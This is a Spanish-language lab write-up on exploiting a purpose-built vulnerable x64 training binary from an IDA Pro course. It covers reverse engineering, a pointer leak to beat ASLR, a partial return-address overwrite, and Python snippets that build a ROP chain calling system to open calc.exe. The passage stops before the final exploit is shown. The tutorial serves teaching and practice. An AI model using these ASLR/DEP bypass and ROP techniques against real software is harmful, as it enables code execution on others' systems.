# Explotación de la aplicación SHA1: 473015368944652 90f35e5b12df52b3be8d46ba8

Desarrollador de la aplicación: Ricardo Narvaja

Autor del exploit: Fare9

## Contenido

## Introducción


Con motivo del curso de desarrollo de exploits con IDA Pro, Ricardo ha programado dos aplicaciones vulnerables a stack overflow para la práctica de los conocimientos adquiridos, estas aplicaciones se encuentran compiladas para la arquitectura x64 de Intel,y tienen como protecciones la aleatoriedad de las direcciones (ASLR) y la protección contra la ejecución en zonas de datos (DEP). En este tutorial vamos a analizar y desarrollar un exploit para la aplicación con nombre ConsoleApplication1.exe(final) y para evitar cualquier lío con nombre de programa, se trata de aquella con el hash SHA1: 47301536894465290f35e5b12df52b3be8d46ba8.

## Técnica utilizada para la explotación

Debido a la protección ASLR del programa, tras descubrir las partes del programa que eran de mi interés y el *leak* de memoria que el programa realiza, se debe sobrescribir los 2 bytes más bajos de la dirección de retorno (*offset*) los cuales no estarán afectados por ASLR, la nueva dirección apunta a la ejecución de una función *gets* tras la cual es posible introducir más datos, estos datos serán diferentes ROP gadgets junto con la dirección de memoria *lekeada* y otros datos para mostrar una calculadora.


## Análisis y explotación del binario

Como ya dije en el tutorial anterior, lo primero que suelo hacer es utilizar ExeinfoPE el cual me dirá información como por ejemplo el packer utilizado o el compilador con el que el binario fue compilado:





Como se puede ver, es igual que el anterior binario, no está empaquetado y además fue compilado con Microsoft Visual C++, lo cual nos dará la pista para encontrar la función *main* dentro del binario si IDA no lo reconoce.


Abramos entonces el binario con IDA Pro 7 para x64 y veamos que nos encontramos:





Bien, como en el anterior binario, lo que tenemos es la función start, debemos seguir el jump en el grafo y buscar el método main, aquí podemos encontrarlo (activando los prefijos de dirección, será más fácil):



Aquí tenemos el lugar donde encontramos la función main, la cuarta función podemos renombrarla con la tecla “N” y llamarla “main” lo cual hará que IDA reconozca la función y establezca los parámetros:





Otra forma de reconocer la función main, era buscar las cadenas del ejercicio que Ricardo escribió:





Sigamos a ver que encontramos, como vemos, las funciones que aquí se muestran IDA no ha sido capaz de reconocerlas, pero será sencillo, ya que aquí lo que tenemos es una cadena y luego una función. Luego tenemos otras dos algo más complejas de ver.


Vamos entonces a renombrar los argumentos mostrados por IDA a ver si se nos presta a algo mejor, además la variable “var18” vamos a ponerla como un buffer ASCII de tamaño 24:




Como vemos, ahora todo está algo más claro, y además podemos ver que se compara el argumento argc con 2, lo que significa que nuestro programa necesita un argumento. Vamos a depurar un poco metiendo 1 argumento cualquiera para ver qué funciones son las que nos vamos encontrando. Establecemos un breakpoint con F2 al principio de la función main y damos a correr en el Local Windows Debugger.





La primera función que tenemos aquí es a la que nos lleva si no metemos un argumento, tras ejecutar esta función el debugger acaba, por tanto será un exit, renombramos esa función, además tenemos que sale con el valor 1. Introducimos entonces un argumento:





Y ejecutamos de nuevo. Lo primero que vamos a encontrar es el MessageBoxA el cual bloqueará el programa hasta que aceptemos.




En la siguiente imagen, vemos como tras ejecutar una función con una cadena en RCX, lo que tenemos es que se ha mostrado por consola la cadena, por tanto podemos ver fácilmente que se trata de un printf.





Ahora vamos a ejecutar la siguiente función:





Vemos que en RCX se cargó la dirección con el argumento que hemos metido, y que tras ejecutar en RAX se carga el tamaño de ese argumento, por tanto, lo que aquí tenemos es un strlen.









La siguiente función, vemos que sus parámetros son el tamaño obtenido, el argumento pasado y el buffer, y la siguiente imagen lo que nos muestra es que se ha copiado el argumento al buffer, esto entonces corresponde a un memcpy.




Tras el memcpy tenemos una comparación del offset 0xC del buffer, comparando con la cadena ‘BBBB’, nosotros como no hemos introducido en el argumento esa cadena, iremos por el lado de “bad boy”.




Por este lado tenemos otra función, esta función es un wrapper de otra, esta obtiene en rcx un buffer como parámetro, y llama a la función. Al ejecutarlo, queda en espera y al ver en la consola, nos permite introducir por teclado. Esta función por tanto es una función vulnerable “gets”. Y el wrapper lo podemos llamar “call_to_gets”. Decompilamos y vemos lo que tenemos ya.



```
char *call_to_gets()
{
  char Buffer; // [rsp+20h] [rbp-18h]

  return gets(&Buffer);
}
```

Una vez realizado el análisis empezamos a pensar la explotación. Lo primero que necesitaremos, será realizar el leak de memoria, para ello tenemos que introducir una cadena que en el offset 0xC tenga la cadena 'BBBB'. Y después, para poder seguir introduciendo datos, redirigiremos la ejecución a la función gets, ya que así podremos introducir más datos en el exploit y con ello poder realizar la explotación.


Si miramos por el camino de "Good boy" veamos a qué apunta el puntero del printf.

```
000000013F4B1103 mov     rdx, cs:off_13F4CF018
000000013F4B110A lea     rcx, aYouAreAWinnner ; "you are a winnner man %p je\n"
000000013F4B1111 call    printf
000000013F4B1116 jmp     short loc_13F4B1129
```


```
F017 db    0
F018 off_13F4CF018 dq offset sub_13F4B2AF8   ; DATA XRE
F020 ; CHAR Caption[]
```

```
000000013F4B2AF8 sub_13F4B2AF8 proc near
000000013F4B2AF8
000000013F4B2AF8 var_40= qword ptr -40h
000000013F4B2AF8 lpMem= qword ptr -30h
000000013F4B2AF8 var_28= qword ptr -28h
000000013F4B2AF8 var_20= qword ptr -20h
000000013F4B2AF8 var_18= qword ptr -18h
000000013F4B2AF8 var_10= qword ptr -10h
000000013F4B2AF8 var_8= qword ptr -8
000000013F4B2AF8 var_s0= byte ptr  0
000000013F4B2AF8 arg_8= qword ptr  18h
000000013F4B2AF8 arg_10= qword ptr  20h
000000013F4B2AF8
000000013F4B2AF8 mov     [rsp-8+arg_8], rbx
000000013F4B2AFD mov     [rsp-8+arg_10], rdi
000000013F4B2B02 push    rbp
000000013F4B2B03 mov     rbp, rsp
000000013F4B2B06 sub     rsp, 60h
000000013F4B2B0A mov     rax, cs:__security_cookie
000000013F4B2B11 xor     rax, rsp
000000013F4B2B14 mov     [rbp+var_8], rax
000000013F4B2B18 mov     rdi, rcx
000000013F4B2B1B lea     r8, aComspec    ; "COMSPEC"
```

```
000000013F4B2B5F loc_13F4B2B5F:
000000013F4B2B5F mov     rax, [rbp+lpMem]
000000013F4B2B63 lea     rcx, aC         ; "/c"
000000013F4B2B6A mov     [rbp+var_28], rax
```




Si vemos todas las cadenas de la función, llegamos a la conclusión de que el puntero del printf, apunta a una función system. Renombramos y ya tenemos una manera de ejecutar, además si miramos al principio de la sección ".data" tenemos lo siguiente:




Perfecto para ejecutar la calculadora. Ahora tendremos que buscar los ROPs necesarios para ejecutar la calculadora. Vamos a "Search->Idarop->search rop gadgets" y buscamos gadgets, esta vez podemos buscar en ntdll y además en el binario, ya que podemos conseguir una dirección y a partir de esa dirección obtener la base del binario.

La función system, se encuentra en el offset 0x2AF8, así que una vez tengamos la función lekeada, restamos ese offset y tendremos la base del programa. Aquí voy a mostrar cómo obtener la base del programa, y los rops que he usado:


```
program_base      = leaked_function - 0x2AF8
leaked_function   = struct.pack('<q',leaked_function)
calc_address      = struct.pack('<q',0x13FCDF000 - 0x13FCC0000 + program_base)
pop_rcx_retn      = struct.pack('<q',0x77B28FD0 - 0x77AD0000 + ntdll)
pop_rax_retn      = struct.pack('<q',0x76DDE166 - 0x76DC0000 + ntdll)
jmp_rax           = struct.pack('<q',0x76E56FD1 - 0x76DC0000 + ntdll)
```

Con esto podremos ejecutar system, y establecer el parámetro RCX a apuntar a calc.exe. Y con esto montaremos el segundo shellcode a ejecutar:


```
second_shellcode  = 'A'*24
second_shellcode  += pop_rcx_retn
second_shellcode  += calc_address
second_shellcode  += pop_rax_retn
second_shellcode  += leaked_function
second_shellcode  += jmp_rax
```

Con esto, lo que haremos será sobrescribir RIP con un “pop rcx” para obtener la dirección de la calculadora, tras esto “pop rax” para obtener la función lekeada y finalmente un jmp rax para saltar a system. Los ‘A’ del principio son para llegar hasta RIP en la stack.


Veamos esto en el debugger, paso a paso y después el exploit.



